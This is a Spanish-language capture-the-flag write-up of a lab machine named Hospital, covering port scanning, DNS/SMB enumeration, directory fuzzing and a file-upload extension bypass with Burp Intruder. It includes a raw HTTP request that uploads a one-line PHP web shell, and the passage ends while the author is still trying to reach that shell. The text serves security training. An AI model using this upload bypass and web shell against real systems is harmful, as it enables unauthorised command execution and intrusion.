

Hospital

Máquina: Hospital

IP: 10.129.112.90

1. Reconocimiento y Escaneo de Puertos

1.1. Escaneo inicial de puertos

Realizamos un escaneo rápido de todos los puertos TCP para identificar cuáles están abiertos.

Comando: `nmap -p- --open -sS --min-rate 5000 -Pn -n 10.129.112.90 -vv -oG scanPort`

Explicación de parámetros:

- `-p-` : Escanea los 65535 puertos.
- `--open` : Muestra solo los puertos abiertos.
- `-sS` : TCP SYN Scan (sigiloso).
- `--min-rate 5000` : Envía paquetes a una velocidad mínima de 5000 por segundo.
- `-Pn` : Omite el descubrimiento de hosts (asume que está vivo).
- `-n` : No realiza resolución DNS.
- `-vv` : Doble verbosidad para ver los puertos según se encuentran.
- `-oG` : Guarda el resultado en formato "grepable".

Resultado:

```
Nmap scan report for 10.129.112.90
Host is up, received user-set (0.045s latency).
Scanned at 2026-02-06 13:08:26 CET for 39s
Not shown: 65506 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 62
53/tcp    open  domain       syn-ack ttl 127
88/tcp    open  kerberos-sec syn-ack ttl 127
135/tcp   open  msrpc        syn-ack ttl 127
139/tcp   open  netbios-ssn  syn-ack ttl 127
389/tcp   open  ldap         syn-ack ttl 127
443/tcp   open  https        syn-ack ttl 127
445/tcp   open  microsoft-ds syn-ack ttl 127
464/tcp   open  kpasswd5     syn-ack ttl 127
593/tcp   open  http-rpc-epmap syn-ack ttl 127
636/tcp   open  ldapssl      syn-ack ttl 127
```

```

1801/tcp open  msmq          syn-ack ttl 127
2103/tcp open  zephyr-clt    syn-ack ttl 127
2105/tcp open  eklogin       syn-ack ttl 127
2107/tcp open  msmq-mgmt     syn-ack ttl 127
2179/tcp open  vmrdp        syn-ack ttl 127
3268/tcp open  globalcatLDAP syn-ack ttl 127
3269/tcp open  globalcatLDAPssl syn-ack ttl 127
3389/tcp open  ms-wbt-server syn-ack ttl 127
5985/tcp open  wsman        syn-ack ttl 127
6404/tcp open  boe-filesvr   syn-ack ttl 127
6406/tcp open  boe-processsvr syn-ack ttl 127
6407/tcp open  boe-resssvr1  syn-ack ttl 127
6409/tcp open  boe-resssvr3  syn-ack ttl 127
6613/tcp open  unknown       syn-ack ttl 127
6620/tcp open  kftp-data     syn-ack ttl 127
6642/tcp open  unknown       syn-ack ttl 127
8080/tcp open  http-proxy    syn-ack ttl 62
9389/tcp open  adws          syn-ack ttl 127

```

Read data files from: /usr/share/nmap

Nmap done: 1 IP address (1 host up) scanned in 39.61 seconds

1.2. Escaneo de servicios y versiones

Ejecutamos scripts de enumeración y detección de versiones en los puertos encontrados.

Comando: `nmap -`

```

p22,53,88,135,139,389,443,445,464,593,636,1801,2103,2105,2107,2179,3268,3269,33
89,5985,6404,6406,6407,6409,6613,6620,6642,8080,9389 -sCV 10.129.112.90 -oN
scanV

```

Explicación de parámetros:

- `-sCV` : Combina `-sC` (scripts predeterminados) y `-sV` (detección de versiones).
- `-oN` : Guarda el resultado en formato normal.

Resultado:

Nmap scan report for 10.129.112.90

Host is up (0.044s latency).

```

PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 9.0p1 Ubuntu 1ubuntu8.5 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   256 e1:4b:4b:3a:6d:18:66:69:39:f7:aa:74:b3:16:0a:aa (ECDSA)
|_  256 96:c1:dc:d8:97:20:95:e7:01:5f:20:a2:43:61:cb:ca (ED25519)
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time:

```

2026-02-06 19:11:25Z)

135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP

(Domain: hospital.htb, Site: Default-First-Site-Name)

| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_Not valid after: 2028-09-06T10:49:03

443/tcp open ssl/http Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t
PHP/8.0.28)

| tls-alpn:
|_ http/1.1
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after: 2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
|_http-title: Hospital Webmail :: Welcome to Hospital Webmail

445/tcp open microsoft-ds?

464/tcp open kpasswd5?

593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0

636/tcp open ldapssl?

1801/tcp open msmq?

2103/tcp open msrpc Microsoft Windows RPC

2105/tcp open msrpc Microsoft Windows RPC

2107/tcp open msrpc Microsoft Windows RPC

2179/tcp open vmrpd?

3268/tcp open ldap Microsoft Windows Active Directory LDAP
(Domain: hospital.htb, Site: Default-First-Site-Name)

| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_Not valid after: 2028-09-06T10:49:03

3269/tcp open globalcatLDAPssl?

| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_Not valid after: 2028-09-06T10:49:03

3389/tcp open ms-wbt-server Microsoft Terminal Services

| rdp-ntlm-info:
| Target_Name: HOSPITAL
| NetBIOS_Domain_Name: HOSPITAL
| NetBIOS_Computer_Name: DC
| DNS_Domain_Name: hospital.htb
| DNS_Computer_Name: DC.hospital.htb
| DNS_Tree_Name: hospital.htb
| Product_Version: 10.0.17763
|_ System_Time: 2026-02-06T19:12:23+00:00
| ssl-cert: Subject: commonName=DC.hospital.htb

```

| Not valid before: 2026-02-05T19:05:00
|_Not valid after: 2026-08-07T19:05:00
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
6404/tcp open  msrpc          Microsoft Windows RPC
6406/tcp open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
6407/tcp open  msrpc          Microsoft Windows RPC
6409/tcp open  msrpc          Microsoft Windows RPC
6613/tcp open  msrpc          Microsoft Windows RPC
6620/tcp open  msrpc          Microsoft Windows RPC
6642/tcp open  msrpc          Microsoft Windows RPC
8080/tcp open  http          Apache httpd 2.4.55 ((Ubuntu))
|_http-server-header: Apache/2.4.55 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
| http-title: Login
|_Requested resource was login.php
|_http-open-proxy: Proxy might be redirecting requests
9389/tcp open  mc-nmf         .NET Message Framing
Service Info: Host: DC; OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel,
cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_   Message signing enabled and required
| smb2-time:
|   date: 2026-02-06T19:12:26
|_   start_date: N/A
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 105.98 seconds

```

2. Enumeración DNS y RPC

2.1. Enumeración DNS

Consultamos al servidor DNS de la víctima por registros NS, MX y PTR.

Comandos:

```

dig @10.129.112.90 hospital.htb ns
dig @10.129.112.90 hospital.htb mx
dig @10.129.112.90 hospital.htb ptr

```

Resultado: Reporta los mismos dominios que nmap: `dc.hospital.htb` y `hospital.htb`.

Intentamos realizar una transferencia de zona.

Comando: `dig @10.129.112.90 hospital.htb axfr`

Resultado: `; Transfer failed.`

Añadimos los dominios encontrados a nuestro archivo `/etc/hosts` para su resolución.

Contenido a añadir: `10.129.112.90 dc dc.hospital.htb hospital.htb`

2.2. Enumeración RPC

Intentamos enumerar usuarios mediante RPC con sesión nula.

Comando: `rpcclient -U '' 10.129.112.90 -N`

Resultado: `NT_STATUS_ACCESS_DENIED`

2.3. Enumeración SMB

Obtenemos información del servidor mediante SMB.

Comando: `netexec smb 10.129.112.90`

Resultado:

```
[*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:hospital.htb)
(signing:True) (SMBv1:False)
```

Intentamos enumerar recursos compartidos (shares) con acceso anónimo.

Comando: `smbmap -H 10.129.112.90 -u 'null'`

Resultado: No podemos enumerar recursos con el acceso anónimo.

3. Identificación de Tecnologías Web

3.1. Puerto 443 (HTTPS)

Analizamos las tecnologías del servidor web corriendo en el puerto 443.

Comando: `whatweb https://10.129.112.90`

Resultado:

```
https://10.129.112.90 [200 OK] Apache[2.4.56], Bootstrap, Content-
Language[en], Cookies[roundcube_sessid], Country[RESERVED][ZZ], HTML5,
HTTPServer[Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28],
```

```
HttpOnly[roundcube_sessid], IP[10.129.112.90], JQuery, OpenSSL[1.1.1t],  
PHP[8.0.28], PasswordField[_pass], RoundCube, Script, Title[Hospital Webmail  
:: Welcome to Hospital Webmail], UncommonHeaders[x-robots-tag], X-Frame-  
Options[sameorigin], X-Powered-By[PHP/8.0.28]
```

3.2. Puerto 8080 (HTTP)

Analizamos las tecnologías del servidor web corriendo en el puerto 8080.

Comando: `whatweb http://10.129.112.90:8080`

Resultado:


```
http://10.129.112.90:8080 [302 Found] Apache[2.4.55], Cookies[PHPSESSID],  
Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.55 (Ubuntu)],  
IP[10.129.112.90], RedirectLocation[login.php]  
http://10.129.112.90:8080/login.php [200 OK] Apache[2.4.55], Bootstrap,  
Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.55  
(Ubuntu)], IP[10.129.112.90], JQuery[3.2.1], PHP, PasswordField[password],  
Script, Title[Login]
```

Nota: Analizando las tecnologías mediante el dominio reporta lo mismo que usando la IP.

4. Análisis Web Manual y Fuzzing

4.1. Análisis Webmail (Puerto 443)

Accediendo a `https://hospital.htb/`, vemos un panel de login con descripción "Hospital Webmail". Anteriormente WhatWeb reportó que usa **RoundCube**.



4.2. Enumeración de Directorios (Puerto 443)

Realizamos fuzzing de directorios en el puerto 443.

Comando: `wfuzz -c --hc=404 --hh=303 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt "https://hospital.htb/FUZZ"`

Resultados:


000000902:	503	11 L	44 W	403 Ch	"examples"
000001819:	403	11 L	47 W	422 Ch	"licenses"
000008057:	301	9 L	30 W	343 Ch	"installer"
000010825:	403	11 L	47 W	422 Ch	"phpmyadmin"
000095524:	403	11 L	47 W	422 Ch	"server-status"

Accediendo a estos directorios no encontramos nada interesante y/o no tenemos permisos de acceso.

4.3. Análisis Login y Registro (Puerto 8080)

Accedemos a `http://hospital.htb:8080/login.php`. Vemos otro panel de login donde tenemos la opción de registrarnos.


Probamos credenciales `admin/admin` sin éxito.




Nos registramos en `http://hospital.htb:8080/register.php` y luego iniciamos sesión.

4.4. Intentos de Subida de Archivos


Una vez logueados, vemos una funcionalidad para subir registros médicos: In order to get more personalized treatment, please upload your medical records.



Probamos a subir archivo php y nos responde con un error: Error Try sending your medical record again.



Inspeccionamos el código fuente y vemos que el input espera una imagen: `<input class="s1-txt3 placeholder0 input100" type="file" name="image" accept="image/*">`



4.5. Bypass de Restricciones de Subida

Interceptamos la petición con **Burp Suite**.



Como vimos, tras enviar la petición nos redirige a `302 not found /failed.php`. Enviamos la petición al **Intruder** y probamos otras extensiones válidas seteando el punto de inyección en la extensión.

Cargamos la lista de payloads (extensiones PHP):

```
php
php2
php3
```

php4
php5
php6
php7
phps
pht
phtm
phtml
pgif
shtml
htaccess
phar
inc
hphp
ctp
module

En el apartado de *Grep Extract*, configuramos para que extraiga la ruta de redirección `/failed.php`.

 Define extract grep item ✕

Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

☒ Define start and end

☒ Start after expression:
☐ Start at offset:

☒ End at delimiter:
☐ End at fixed length:

☐ Extract from regex group

☒ Case sensitive

☐ Exclude HTTP headers ☒ Update config based on selection below

Refetch response

```
1 HTTP/1.1 302 Found
2 Date: Fri, 06 Feb 2026 20:48:26 GMT
3 Server: Apache/2.4.55 (Ubuntu)
4 Location: /failed.php
5 Content-Length: 0
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10
```

1 highlight

OK

Cancel


Lanzamos el ataque y vemos que varias extensiones redirigen a `/success.php` , como por ejemplo `phps` .

Request	Payload	Status code	Response received	Error	Timeout	Length	Location	Comment
0		302	44			229	/failed.php	
1	php	302	44			228	/failed.php	
2	php2	302	41			229	/failed.php	
3	php3	302	43			228	/failed.php	
4	php4	302	42			229	/failed.php	
5	php5	302	43			228	/failed.php	
6	php6	302	42			229	/failed.php	
7	php7	302	44			228	/failed.php	
8	phps	302	43			229	/success.php	
9	pht	302	43			230	/success.php	
10	phtm	302	42			229	/success.php	
11	phtml	302	45			229	/failed.php	
12	psif	302	42			230	/success.php	
13	shtml	302	42			230	/success.php	
14	htaccess	302	42			230	/success.php	
15	phar	302	43			230	/success.php	
16	inc	302	44			230	/success.php	
17	hphp	302	42			230	/success.php	
18	ctp	302	42			230	/success.php	
19	module	302	42			230	/success.php	

Intentamos subir una webshell con extensión válida.

```
Request
Pretty Raw Hex
1 POST /upload.php HTTP/1.1
2 Host: hospital.htb:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
  boundary=----geckoformboundaryb530a78ff06cc78facbb490370333afe
8 Content-Length: 255
9 Origin: http://hospital.htb:8080
10 Connection: keep-alive
11 Referer: http://hospital.htb:8080/index.php
12 Cookie: PHPSESSID=r4f804usvkug6nn17fll1sivpk
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 -----geckoformboundaryb530a78ff06cc78facbb490370333afe
17 Content-Disposition: form-data; name="image"; filename="cmd.phps"
18 Content-Type: application/x-php
19
20 <?php
21     system($_GET['cmd']);
22 ?>
23
24 -----geckoformboundaryb530a78ff06cc78facbb490370333afe--
25
```

El archivo se sube, pero no sabemos dónde se almacena. Buscamos directorios típicos y encontramos `/uploads/` , pero no tenemos permisos de listado (Forbidden).




Intentamos acceder directamente al archivo:

`http://hospital.htb:8080/uploads/cmd.php` , pero recibimos un Forbidden.

Probamos acceder con otras extensiones reportadas como válidas anteriormente:

```
phps
pht
pgif
shtml
.htaccess
phar
inc
hphp
ctp
.module
```

